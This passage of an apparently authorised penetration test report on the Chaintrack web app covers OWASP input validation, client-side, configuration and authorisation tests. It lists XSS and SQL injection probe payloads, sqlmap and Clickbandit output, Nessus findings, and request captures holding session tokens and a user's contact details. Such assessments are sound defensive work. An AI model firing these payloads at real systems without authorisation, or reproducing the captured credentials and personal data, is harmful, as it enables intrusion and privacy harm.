7 Set-Cookie: XSRF-TOKEN="eyJpdii6lkcxWThiXC9TjFk3RTV3FnUXN5dGR3PT0iLCJ2Ywx1ZSI6jVIUlDYEStkc0lqRFdqUIM4dVzIwJVQyNbnQWdoRlRwRWhSWZ1cis2elhrZXJHWWWhjREVBeG12vNSN0xuVfWUJGRFU1K1ZU211Uh5dRScmZhQ2lPMnRuZ1BtbnF0NGMrb01cLzJQNIVWMhZVVW0yeDRTSUQwdGxsQTCNGNncznYwhS0XRbb1ZxSlj6WUVVsNVzhNH13SIURHBs3NlaTM1S0REN0E9liwbWFjjoMjhZmfjYzViYExNGZIMjE1ZTzJntfjY2Q1ZmE1ZDU4MzAyODlmOTA4ZjQ2N2NhN2U0OWU2MzY1NTjmZDY1Myj9"; expires=Sun, 13-Dec-2022 05:41:13 GMT; Max-Age=7200; path=/; httponly"
8 Set-Cookie: chaintrack_session="eyJpdii6lkcxWThiXC9TjFk3RTV3FnUXN5dGR3PT0iLCJ2Ywx1ZSI6jVIUlDYEStkc0lqRFdqUIM4dVzIwJVQyNbnQWdoRlRwRWhSWZ1cis2elhrZXJHWWWhjREVBeG12vNSN0xuVfWUJGRFU1K1ZU211Uh5dRScmZhQ2lPMnRuZ1BtbnF0NGMrb01cLzJQNIVWMhZVVW0yeDRTSUQwdGxsQTCNGNncznYwhS0XRbb1ZxSlj6WUVVsNVzhNH13SIURHBs3NlaTM1S0REN0E9liwbWFjjoMjhZmfjYzViYExNGZIMjE1ZTzJntfjY2Q1ZmE1ZDU4MzAyODlmOTA4ZjQ2N2NhN2U0OWU2MzY1NTjmZDY1Myj9"; expires=Sun, 13-Dec-2022 05:41:13 GMT; Max-Age=7200; path=/; httponly"
9 Set-Cookie: remember_web_59ba36addc2b2f9401580f014c7f58ea4e30989d="eyJpdii6lkcxWThiXC9TjFk3RTV3FnUXN5dGR3PT0iLCJ2Ywx1ZSI6jVIUlDYEStkc0lqRFdqUIM4dVzIwJVQyNbnQWdoRlRwRWhSWZ1cis2elhrZXJHWWWhjREVBeG12vNSN0xuVfWUJGRFU1K1ZU211Uh5dRScmZhQ2lPMnRuZ1BtbnF0NGMrb01cLzJQNIVWMhZVVW0yeDRTSUQwdGxsQTCNGNncznYwhS0XRbb1ZxSlj6WUVVsNVzhNH13SIURHBs3NlaTM1S0REN0E9liwbWFjjoMjhZmfjYzViYExNGZIMjE1ZTzJntfjY2Q1ZmE1ZDU4MzAyODlmOTA4ZjQ2N2NhN2U0OWU2MzY1NTjmZDY1Myj9"; expires=Sun, 13-Dec-2022 05:41:13 GMT; Max-Age=157680000; path=/; httponly"
10 X-Frame-Options: SAMEORIGIN
11 X-Xss-Protection: 1; mode=block
12 X-Content-Type-Options: nosniff
13
14 <!DOCTYPE html>
15 <html>
16   <head>
17     <meta charset="UTF-8" />
18     <meta http-equiv="refresh" content="0;url='https://app.chaintrack.ca/dashboard'" />
19
20   <title>
21     Redirecting to https://app.chaintrack.ca/dashboard
22   </title>
23   <body>
24     Redirecting to <a href="https://app.chaintrack.ca/dashboard">
25       https://app.chaintrack.ca/dashboard
26     </a>
27   </body>
28 </html>
```

06

Input Validation

Reflected Cross Site Scripting (OTG-INPVAL-001)
Stored Cross Site Scripting (OTG-INPVAL-002)
SQL Injection (OTG-INPVAL-005)

Reflected Cross Site Scripting (OTG-INPVAL-001)



Manual analysis

1. Identify the pages that require some user input.
2. Perform the test on those pages

Classic attack

```
<script>alert(Pentest)</ script>
```

Different syntax or encoding:

“><script>alert(Pentest)</ script>

◦ “%3cscript%3ealert(Pentest)%3c/script%3e


Tool based analysis

Arachni
ZAP
Burp

Result:

No vulnerable

Burp Suite



The screenshot shows the Burp Suite interface with a request and response captured.

Request:

```
1 GET /api/devices?page=<script>alert(Pentest)</script> HTTP/2
2 Host: app.chaintrack.ca
3 Cookie: io=V73eyLlandoutLMkAAK_ XSRF-TOKEN=
4 eyJpdiI6InlTfEL20jcnFwZ0xhQmz2SvhxSupBPT0iLCj2Ywx1ZSt6kd2MGSUVExzwM3TjNkaldpV3dxMxp
5 KNNGHaoq3zExpxpRyXlBDhWcHA3c21TSjPr0hSiuceGxCR2lw1iLCjTyM0i1j2bzQz2MDk1NjEyYw
6 NLZTMynD4yZTVLMtEy0DKSYFk0GE1Mz04Nm02MDrMDR-0TEwMdcy2wRhNjUoNzY2In0%3D;
7 Authorization: Basic Qmx1ZWh0YoVlUckBwauIpTGficzLwNtA
8 Set-Cookie: chaintrack_session=
9 Sec-Ch-Ua: "Chromium";v="103", ".Not/A/Brand";v="99"
10 Sec-Ch-Ua-Mobile: ?
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
12 Gecko) Chrome/103.0.5060.134 Safari/537.36
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Referer: https://app.chaintrack.ca/devices
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US, q=0.9
19
```

Response:

```
1 HTTP/2 200 OK
2 Server: nginx/1.17.3
3 Content-Type: application/json
4 Cache-Control: no-cache, private
5 Date: Tue, 13 Dec 2022 06:55:40 GMT
6 Set-Cookie: XSRF-TOKEN=
7 eyJpdiI6ImLsR0iSzzy1NcHtEPHykswK3N1Wc9PSIsInzbhHVljois1zJskhsElDemloicwU2azVZODJnTm9
8 obEp40XjpyVjgbFHMKuNjSwHuR09m0s3N0V1Kow0OkxCEjGZj2pbSiimhry16jzNmzLlNDE5yTElMwEzn
9 c5NjM0ZtC2MG14ZTY2mWVjY2oNz4cNjJ1ZD10YTl1N2ESMzAxZTyMzc2MjASwMqlfq==
10 X-Requested-With: XMLHttpRequest
11 X-Ch-Us-Mobile: ?
12 X-Frame-Options: SAMEORIGIN
13 X-Xss-Protection: 1; mode=block
14 X-Content-Type-Options: nosniff
15
16 {
17   "data": [
18     {
19       "id": 114,
20       "name": "DLS0114 - Dummy",
21       "defaultName": "DLS0114 - Dummy",
22       "type": "Logger",
23       "vehicle": "Toyota Civic 1998",
24       "status": "active",
25       "settings": {
26         "gps": true
27       },
28       "registeredAt": "2022-10-09T15:41:48-07:00"
29     }
30   ],
31   "links": {
32     "first": "https://app.chaintrack.ca/api/devices?page=1",
33     "last": "https://app.chaintrack.ca/api/devices?page=1",
34     "prev": null,
35     "next": null
36   },
37   "meta": {
38     "current_page": 1,
39     "from": 1,
40     "last_page": 1,
41     "path": "https://app.chaintrack.ca/api/devices",
42     "per_page": 10,
43     "to": 1,
44     "total": 1
45   }
46 }
```

Stored Cross Site Scripting (OTG-INPVAL-002)

Manual analysis

1. Identify all points where user input is stored into the back-end and then displayed by the application.
2. Perform the test on those pages:

Basic injection

```
aaa@aa.com"><script>alert(Pentest)</script>  
aaa@aa.com%22%3E%3Cscript%3Ealert(Pentest)%3C  
%2Fscript%3E
```

File Upload

The expected file to be uploaded is a .csv so we have verified arbitrary MIME types like .js and .py

Tool based analysis

ZAP

Burp

Result:

No vulnerable to basic injection.

Inconclusive for file upload

File Upload

Name	Headers	Payload	Preview	Response	Initiator	Timing	Cookies
□ ?EIO=3&transport=polling&t...							
□ ?EIO=3&transport=polling&t...							
□ import							
□ orders?date=2022-12-14							

▼ General

Request URL: <https://app.chaintrack.ca/api/scheduling/team/9/import>
Request Method: POST
Status Code: 200
Remote Address: 52.32.229.136:443
Referrer Policy: strict-origin-when-cross-origin

▼ Response Headers

cache-control: no-cache, private
content-encoding: gzip
content-type: application/json
date: Wed, 14 Dec 2022 08:23:48 GMT
server: nginx/1.17.3

Name	Headers	Payload	Preview	Response	Initiator	Timing	Cookies
□ ?EIO=3&transport=polling&t...							
□ ?EIO=3&transport=polling&t...							
□ import							
□ orders?date=2022-12-14							
□ ?EIO=3&transport=polling&t...							

▼ General

Request URL: <https://app.chaintrack.ca/api/scheduling/team/9/import>
Request Method: POST
Status Code: 200
Remote Address: 52.32.229.136:443
Referrer Policy: strict-origin-when-cross-origin

▼ Response Headers

cache-control: no-cache, private
content-encoding: gzip
content-type: application/json
date: Wed, 14 Dec 2022 08:22:38 GMT

Findings



When we upload a file of any type we got a 200 response code for the method POST that by standard should indicate that everything work as expected.

Unfortunately we are not able to see where this files are being uploaded or how to access them, even legit files that contain orders.

SQL Injection (OTG-INPVAL-005)


Manual analysis

Standard SQL Injection Testing

```
' or 1=1;--  
1. $username = 1' or '1' = '1')/*  
%20or%20'1'%20=%20'1
```

Fingerprinting the Database

1. The first way to find out what backend database is used is by observing the error returned by the application.
2. If there is no error message or a custom error message, try to inject it into the string field using a concatenation technique.



Result:

No vulnerable.

Manual test




LOGIN AS ADMINISTRATOR OR DISPATCHER

EMAIL ADDRESS
'1 or '1 = 1

PASSWORD

Remember Me

Login



LOGIN AS ADMINISTRATOR OR DISPATCHER

EMAIL ADDRESS
I%20or%201%20=%201

PASSWORD

Remember Me

Login

LOGIN AS ADMINISTRATOR OR DISPATCHER

EMAIL ADDRESS
'1 or '1 = '1)) LIMIT 1/*

PASSWORD

Remember Me

Login

Tools



HTTP history Websockets history Options

{1.6.7#stable} [2022-12-13]

Action Open Browser

<https://sqlmap.org>

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the responsibility of the user to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any damages caused by the use of this software.
```

```
[*] starting @ 23:07:35 /2022-12-13/ TOKEN=
```

```
do you want to check for the existence of site's sitemap(.xml) [y/N] y
```

```
[23:07:44] [WARNING] 'sitemap.xml' not found
```

```
[23:07:44] [INFO] starting crawler for target URL 'https://app.chaintrack.ca/login'
```

```
[23:07:44] [INFO] searching for links with depth 1
```

07

Client Side Testing

Testing for Client Side URL Redirect (OTG-CLIENT-004)

Testing for Clickjacking (OTG-CLIENT-009)

Testing for Client Side URL Redirect (OTG-CLIENT-004)

Method:

1. Spider target site
2. Filter sitemap by status code such as 3xx [Redirection]
3. Analysis results , modify and scan

Tool used

burp

Result:

No vulnerable.

222	https://app.chaintrack.ca	GET	/api/teams/9/invitations	200	1409	JSON
223	https://app.chaintrack.ca	GET	/api/teams/roles	200	942	JSON
1	https://app.chaintrack.ca	GET	/	302	1343	HTML
14	https://app.chaintrack.ca	POST	/login	302	1365	HTML

Redirecting to https://app.chaintrack.ca/login
Redirecting to https://app.chaintrack.ca/login

Request

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: app.chaintrack.ca
3 Cookie: XSRF-TOKEN=eyJpdI6IjNoZPFidhBYWtwNVQwTk51ZkZ1eGc9PSIsInZhbHVljo1OFZtcM51VFFpYWMxRzZSVTlldw5QZo91iw1bwFj1jo1zTFmJmRnwZlMDU2ZWE0mIwNjAw0WMONmR1ZwY2NjZ1NGJlyWv3NzY4Nz11y2y1gNnJtNy1lmjRny1kx1; chaintrack_session=eyJpdI6IwtN4vLYtfhdEYXdxlV2lyNvFqale9PSIsInZhbHVljo1OVpQXzLJGFVdYb1hMmRg5K2ZHFtllUc2voZFPyK1BrTmd1Mzd2ajdnBxOdh2M3FOMOZZMmFtb1wNkwLcJtrWb01I4MDEyYzFlZwUzOMxYz2uYjNHYZq3NDxZYD00Gz1YjNjMjHjYjV1ZDNkM2Y2NmVHM031OD0RMmDUW2MyjU2n0%3D
4 Cache-Control: max-age=0
5 Authorization: Basic Qmx1ZwNoYluOkBwUlpgFiczuWnTAh
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Sec-Ch-Ua: "Chromium";v="103", ".NotABrand";v="99"
14 Sec-Ch-Ua-Mobile: ?0
15 Sec-Ch-Ua-Platform: "linux"
16 Referer: https://www.google.com
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19
20
```

Response

Pretty Raw Hex Render

```
HTTP/2 302 Found
1 Server: nginx/1.17.3
2 Content-Type: text/html; charset=UTF-8
3 Location: https://app.chaintrack.ca/login
4 Cache-Control: no-cache, private
5 Date: Wed, 14 Dec 2022 09:38:02 GMT
6 Set-Cookie: XSRF-TOKEN=eyJpdI6IjZLb04rWjNaNhFaUztaSzdvZ3Ma3c9PSIsInZhbHVljoiaEt1UGFyWCtWT0DQ0UF3eG1mwArYwLVGFhNF1BwDdH2cyM5Rd1tBSVVYTtxhXCG9EUFGoeLjVkpHdgwMzk1LCJtrWb01I4MTEBHME2mU1NjI2Tc4NGY4MTU0GNMFT13NjB1NGUzD2ZLy2y1W10TzhNDFLYTY2j14NGKzzm4MTC41n%3D; expires=Wed, 14-Dec-2022 11:38:02 GMT;
7 Max-Age:7200; path/
8 Set-Cookie: chaintrack_session=eyJpdI6Iimp5R0MSawJ4UFFrTxVsRw5MNz2oAEE9PSIsInZhbHVljo1RWhrzVBaqKftRtU4dzjku1uyangxV13aT4etLBkZjZm5valgZy3UyJvdC1WtRIM1Fhv3pTywlyTymSjNuOSisIm1hy16IjxkYzVkmzCsnQzMrkzNzISY204NDYxjZLMzc2MrkQwJhWrlkjnjG0MTmzMsEGYyDjhWrlzjAzhjy4MWifQ43D%3D; expires=Wed, 14-Dec-2022 11:38:02 GMT;
9 Max-Age:7200; path/; httponly
10 X-FRAME-Options: SAMEORIGIN
11 X-XSS-Protection: 1; mode=block
12 X-Content-Type-Options: nosniff
13 <!DOCTYPE html>
14 <html>
15   <head>
16     <meta charset="UTF-8" />
17     <meta http-equiv="refresh" content="0;url='https://app.chaintrack.ca/login'" />
18   </head>
19   <title>
20     Redirecting to <a href="https://app.chaintrack.ca/login">
21       https://app.chaintrack.ca/login
22     </a>
23   </body>
24 </html>
```

Redirecting to
https://app.chaintrack.ca/login

Testing for Clickjacking (OTG-CLIENT-009)

Method:

1. Burp Clickbandit
2. Open that page as and in console paste the Clickbandit code.
3. Execute the sequence of clicks you want your victim to perform.
4. Click the "finish" button.
5. Adjust the iframe.
6. Click the "save"

Tool used

burp

Result:

No vulnerable.



```

/* Copyright PortSwigger Ltd. All rights reserved. Usage is subject to the Burp Suite license terms. See https://portswig
!function(){
  var initialZoomFactor = '1.0', win, doc, width, height, clicks = [];
  function addClickTrap(element, minusY) {
    var clickTrap = doc.createElement('div'), cords = findPos(element);
    clickTrap.style.backgroundColor = 'none';
    clickTrap.style.border = 'none';
    clickTrap.style.position = 'absolute';
    clickTrap.style.left = cords[0] + 'px';
    clickTrap.style.top = cords[1] + 'px';
    clickTrap.style.width = element.offsetWidth + 'px';
    clickTrap.style.height = element.offsetHeight + 'px';
    if(element.zIndex || element.zIndex === '0') {
      clickTrap.style.zIndex = +element.zIndex+1;
    }
  }
}

```

Dashboard - Chaintrack

<https://app.chaintrack.ca/dashboard>

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

BURPCLICKBANDIT Sandbox iframe? Start Finish

No devices found.

Record mode Disable click actions

Keyboard shortcuts Map data ©2022 Google, INEGI Terms of Use

BURPCLICKBANDIT Toggle transparency Reset Save

To see this page, you need to open it in a new window.
Learn more... [Open Site in New Window](#)

Report errors like this to help Mozilla identify and block malicious sites

Review mode

Click

Website will not allow Firefox to display the page if another site has embedded it

If you see this error, it is probably because a website is trying to display another website without the consent of its owner. This is usually the result of a security misconfiguration.

Websites can use [x-frame options](#) or a [content security policy](#) to control whether other websites may embed them in their own pages. They are important security tools designed to prevent [clickjacking](#), which is an attack that allows malicious sites to trick users into clicking their links.

To visit a site that has shown this message, you can open the link in a New Tab or New Window in Firefox. Note that in some cases, the embedding page will not work correctly without access to the blocked page. In this case, you will need to contact the owner of the broken site for troubleshooting.

Share this article: <https://mzl.la/3blUJFw>

08

Configuration and

Deployment Management

Testing

Burpsuite, Nessus



Test HTTP Strict Transport Security

Request

Response




Pretty Raw Hex Render



```
1 HTTP/2 302 Found
2 Server : nginx/1.17.3
3 Content-Type : text/html; charset=UTF-8
4 Location : https://app.chaintrack.ca/login
5 Cache-Control : no-cache, private
6 Date : Tue, 13 Dec 2022 05:29:33 GMT
7 Set-Cookie : XSRF-TOKEN =
eyJpdiI6ImVwUEJRUzdVRXVNRkpWODg1TmloVkB9PSIsInZhbHVlIjoic05PbHYzcUlrZk8zTVvv
U0tMdEhETnFlQVNSMzVlOSs4ZE96bmIkMXR3UGcwbEO4QjBPTCtvTlFMULAyYjJQeVgiLCJtYWMi
Oii2YjQ3MjU0ZTY1NDI3MzdhMzc3YmUyYTMzYzYzNGYyN2IyYzk1Zjc4NWRLOGU4ZDBjMmNjMzkx
MGIxOWMwODY1In0%3D ; expires=Tue, 13-Dec-2022 07:29:33 GMT; Max-Age=7200;
path=/
8 Set-Cookie : chaintrack_session =
eyJpdiI6Indtc1lwvMHhUcjNXRlZxRFMyOEExTdWtrRPT0iLCJ2YWx1ZSI6InFPYnhqYWoxtFBRRVhn
WUlsvNVpvXC9TNUpUVCToSUpQeEplYjFKVG9LZURtckliTVFnZW9sUFJkcWVuYmJkODMrIiwiWFj
IjoiMDQzMWZiy2Ziy2F1YwviN2RiYzliOGRmMjAxNjUzOWQ2NTJhNTA1OTBkYjk2ZDU1NTQ5Nzli
NzRmNGUzZDF1NCJ9 ; expires=Tue, 13-Dec-2022 07:29:33 GMT; Max-Age=7200;
path=/; httponly
9 X-Frame-Options : SAMEORIGIN
10 X-Xss-Protection : 1; mode=block
11 X-Content-Type-Options : nosniff
12
13 <!DOCTYPE html>
14 <html>
.
```

No "Strict-Transport-Security" header



Test Network Infrastructure Configuration





Web Application Tests

Scan for published and unknown web vulnerabilities using Nessus Scanner.

<input type="checkbox"/> Sev	Score	Name	Family	Count	
<input type="checkbox"/>	MEDIUM	6.5 HSTS Missing From HTTPS Server (RFC 6797)	Web Servers	2	
<input type="checkbox"/>	MEDIUM	5.3 nginx < 1.17.7 Information Disclosure	Web Servers	2	
<input type="checkbox"/>	INFO	HyperText Transfer Protocol (HTTP) Redirect Informa...	Web Servers	6	
<input type="checkbox"/>	INFO	Nessus SYN scanner	Port scanners	5	
<input type="checkbox"/>	INFO	HTTP Methods Allowed (per directory)	Web Servers	4	
<input type="checkbox"/>	INFO	HyperText Transfer Protocol (HTTP) Information	Web Servers	4	
<input type="checkbox"/>	INFO	Web Application Cookies Not Marked HttpOnly	Web Servers	4	
<input type="checkbox"/>	INFO	Web Application Cookies Not Marked Secure	Web Servers	4	

Host Details

IP: 52.32.229.136
DNS: app.chaintrack.ca
OS: Linux Kernel 4.15 on Ubuntu 18.04 (bionic)
Start: Today at 6:38 PM
End: Today at 7:26 PM
Elapsed: an hour
KB: [Download](#)

Vulnerabilities



- Critical
- High
- Medium
- Low
- Info

Output

```
URL : http://app.chaintrack.ca/  
Installed version : 1.17.3  
Fixed version : 1.17.7
```

Port	Hosts
80 / tcp / www	app.chaintrack.ca

```
URL : https://app.chaintrack.ca/  
Installed version : 1.17.3  
Fixed version : 1.17.7
```

Port	Hosts
443 / tcp / www	app.chaintrack.ca

CVE-2019-20372

NGINX before 1.17.7, with certain error_page configurations, allows HTTP request smuggling, as demonstrated by the ability of an attacker to read unauthorized web pages in environments where NGINX is being fronted by a load balancer.

CVSS Base Score: 5.3

Severity: MEDIUM

09

Authorization Testing

Testing Directory traversal/file include (OTG-AUTHZ-001)

Testing for Privilege Escalation (OTG-AUTHZ-003)


Testing for Insecure Direct Object References (OTG-AUTHZ-004)

What is this category?

- Authorization is a process that comes after a successful authentication, so the tester will verify this point after he holds valid credentials, associated with a well-defined set of roles and privileges.
- Authorization is the concept of allowing access to resources only to those permitted to use them.
- We need to enumerate all parts of the application that accept content from the user.

Some Examples

- Are there request parameters which could be used for file-related operations?
- Are there unusual file extensions?
- Are there interesting variable names?



What is the structure of the APIs

Request	Response
<p>Pretty Raw Hex</p> <p>GET /api/teams/9 HTTP/2</p> <p>Host: app.chaintrack.ca</p> <p>3 Cookie: io=Lmohx_bZQwokORAAPl; remember_web_59ba36adc2b2f9401580f014c7f58ea4e30989d=eyJpdiI6IkHskg9WNVNkUHFIMrMCQ01saVVTUle9PSIsInZhbHVlijoiR1o3XC9wW8rV1h2elRTMUE3eUoxSTFoaEprQ3jhRwtpXNPVEV1YlLsdsgpXQ1wvTnZCzBPyjk45XhOr3Qy09jeXBZDFpVktJUUhw0G8rSLhnVOVuanZHvmQ5TVd6Y2MONhNODV1dwTwbXppcCt5M0jXWE5oaHdydT43NGzxAvNowUo0dVbjNG44YWNjZzVRQ21YMWcxMWzO2EN4S6prbU50MkLcL3Ned29jYzo1iCtyWmI0i5YjNhMzUzyZmYjlyMu4ZtC5YzASy2JhNWZlMTMxyzuoyjY2ZjC2N2VkmjAzYTcyrmjhjzASNDdjYzIzNDE2In0%3D; XSRF-TOKEN=eyJpdiI6IkJoaXwMEZpcXVR0W9CQVNCzJTTDjnPT0iLCJ2YWx1ZSI6IlFZNhpPQ1dwCupiQUE4Y0tiaFdKZzLdg1mXC9xWVFUSHNOSU1DnjVoQXB0V1ntkodUYELFbkxaUnRFMGljTCTHiwiwbFijoiZwY50GQ2N2NLNzI3ZTU3YzQ0Y2JmMjUONDzmMmQyZwU30TM3ZTFmZmU1ZTMxNDgxODQ1MzY1MzVkgJzQ40CJ9; chaintrack_session=eyJpdiI6Ik9RXC90VUhqNTzbjhmn1l2dkVTbjR3PT0iLCJ2YWx1ZSI6InVmcnZlUkNqU3ZvTDVLVRrqVVRkyUhidEMOM1VDbmR0t1tuHF0SXvpREJK3Zt1TVh0SEcL3k4TWHSGYOKzh0iwiwbFijoiNjBmyjk30DQxYTMONDd1NTM2ZTkwGNh0Dg5OTPhOTQ5NTM1YTyZwQyY2fhZmZhMDczMDIyZGiyYjjiOG1ZMC19</p> <p>4 Authorization: Basic Qmx1ZWhNoYlu0kBwai1pTGF1czUwNTAh</p> <p>5 Sec-Ch-Ua: "Chromium";v="103", ".Not/A Brand";v="99"</p> <p>6 Accept: application/json, text/plain, */*</p> <p>7 X-Xsrf-Token: eyJpdiI6Ik9XwMEZpcXVR0W9CQVNCzJTTDjnPT0iLCJ2YWx1ZSI6IlFZNhpPQ1dwCupiQUE4Y0tiaFdKZzLdg1mXC9xWVFUSHNOSU1DnjVoQXB0V1ntkodUYELFbkxaUnRFMGljTCTHiwiwbFijoiZwY50GQ2N2NLNzI3ZTU3YzQ0Y2JmMjUONDzmMmQyZwU30TM3ZTFmZmU1ZTMxNDgxODQ1MzY1MzVkgJzQ40CJ9</p> <p>8 X-Requested-With: XMLHttpRequest</p> <p>9 Sec-Ch-Ua-Mobile: ?0</p> <p>10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36</p> <p>11 Sec-Ch-Ua-Platform: "Linux"</p> <p>12 Sec-Fetch-Site: same-origin</p> <p>13 Sec-Fetch-Mode: cors</p> <p>14 Sec-Fetch-Dest: empty</p> <p>15 Referer: https://app.chaintrack.ca/teams/9</p> <p>16 Accept-Encoding: gzip, deflate</p> <p>17 Accept-Language: en-US,en;q=0.9</p> <p>18</p> <p>19</p>	<p>Pretty Raw Hex Render</p> <pre>15: { id: 9, owner_id: 40, name: 'SFU', slug: 'sfu', created_at: '2022-10-13 10:34:09', owner: { id: 40, name: 'Long Chen', email: 'lcal160@sfu.ca', country: 'CA', country_code: '1', phone: '2369820191', current_team_id: 9, settings: { 